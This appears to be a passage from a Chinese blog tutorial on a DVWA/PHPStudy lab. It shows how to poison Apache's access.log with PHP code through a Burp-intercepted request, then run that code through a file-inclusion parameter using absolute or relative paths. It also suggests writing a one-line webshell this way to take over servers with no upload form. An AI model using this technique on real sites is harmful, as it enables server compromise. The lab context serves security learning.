#CustomLog "logs/access.log" common
三、向日志写入 PHP 恶意代码
- 浏览器访问不存在的路径,抓包(BP 拦截请求)。
- 将请求内容修改为 PHP 代码(示例:
<?php phpinfo();?>),放行请求。 - 打开
access.log,可查看到写入的 PHP 代码。
重启完了之后,再看日志文件夹,就出现了日志文件

然后我们看一下,访问记录是否会在日志中记录,这时候我们访问一个不存在的资源
<?php phpinfo();?>
看一下日志文件中是否会记录内容
打开access文件
(我是用dvwa的8088端口的,所以打开的access不一样,如果用localhost就是打开的第一个)

那我们看到第二条就是我们那个不存在的资源访问记录
但是因为被url编码了,所以那句不能被利用,那这时候应该就想到了用bp拦截修改
 将整个修改回
<?php phpinfo();?>
然后放行
再打开日志文件

就发现这个代码已经包含在日志文件当中了,那我们就可以来执行这一句php代码
四、文件包含漏洞执行代码
- 构造包含日志文件的 URL,两种路径写法任选:
- 绝对路径(推荐):
http://127.0.0.1:端口/include.php?file=D:/phpstudy_pro/Extensions/Apache版本/logs/日志文件名注意:路径分隔符使用/,避免\转义失效。 - 相对路径:
http://127.0.0.1:端口/include.php?file=../Apache目录/logs/日志文件名说明:../跳出网站根目录,逐级定位到日志文件。
- 绝对路径(推荐):
- 访问构造好的 URL,成功执行日志内的 PHP 代码,漏洞利用成功。
还记得上面说的先放着的地方吗
我们在原先?file参数的后面写上这个日志的路径与名称
注意路径写的是相对路径,我们最开始的那个include文件是在WWW文件夹下面
所以我们要退出WWW文件夹,所以这里的路径要写成../(这一步就是退出WWW)
然后要进入到阿帕奇的文件夹里,所以写上,阿帕奇的文件夹名称,然后进入到logs文件夹,再写上我的dvwa_acess.log.1779667200,文件名称(这个文件名称因人而异)

然后执行

最后就能看到,phpinfo函数的页面就能执行了,说明刚才写进去的脚本起作用了,通过包含的方式执行出来了

可能出现的问题
如果显示:
就是文件路径没写对,重新检查文件路径和名称
就比如我的是有些麻烦的
我的include文件是路径是在E:\desktop\bachang\DVWA
但是日志生成是D:\phpstudy_pro\Extensions\Apache2.4.39\logs
我的火狐url上就有两种方法写方法一:使用绝对路径(推荐)
直接告诉服务器文件的完整位置,不用管你的
include.php在哪里。http://127.0.0.1:8088/include.php?file=D:/phpstudy_pro/Extensions/Apache2.4.39/logs/dvwa_acess.log.1779667200注意细节:
- 盘符: 用
D:开头。- 斜杠: 最好用
/而不是\,因为\在 URL 中有时会被转义,导致路径失效。方法二:使用相对路径(比较麻烦)
如果你非要用
..这种写法,你需要算清楚层数:
- 当前目录:
E:\desktop\bachang\DVWA\- 目标目录:
D:\phpstudy_pro\Extensions\Apache2.4.39\logs\这两个盘符都不一样(一个是 E 盘,一个是 D 盘),相对路径跨盘符是非常困难的,通常
../只能回到 E 盘的根目录,跳不到 D 盘去。
五、漏洞原理与利用场景
- 原理:代码直接接收用户可控参数
file,传入include()危险函数,造成任意文件包含。 - 拓展利用:可将一句话木马写入日志,再通过文件包含执行木马,获取服务器权限。
- 适用场景:网站无文件上传入口时,可利用日志包含漏洞实现渗透。
如果我们在日志包含中写入一写,一句话木马代码等脚本,最后就会在服务器上面生成一句话木马
当这个网站不提供上传文件的途径的话,就可以用日志包含这样一个方式去利用渗透
常见问题
- 端口冲突:更换 PHPStudy 网站端口即可。
- 路径失效:优先使用绝对路径,路径分隔符统一用
/。
更多推荐

 41
41 0
0- 0


 已为社区贡献13条内容

所有评论(0)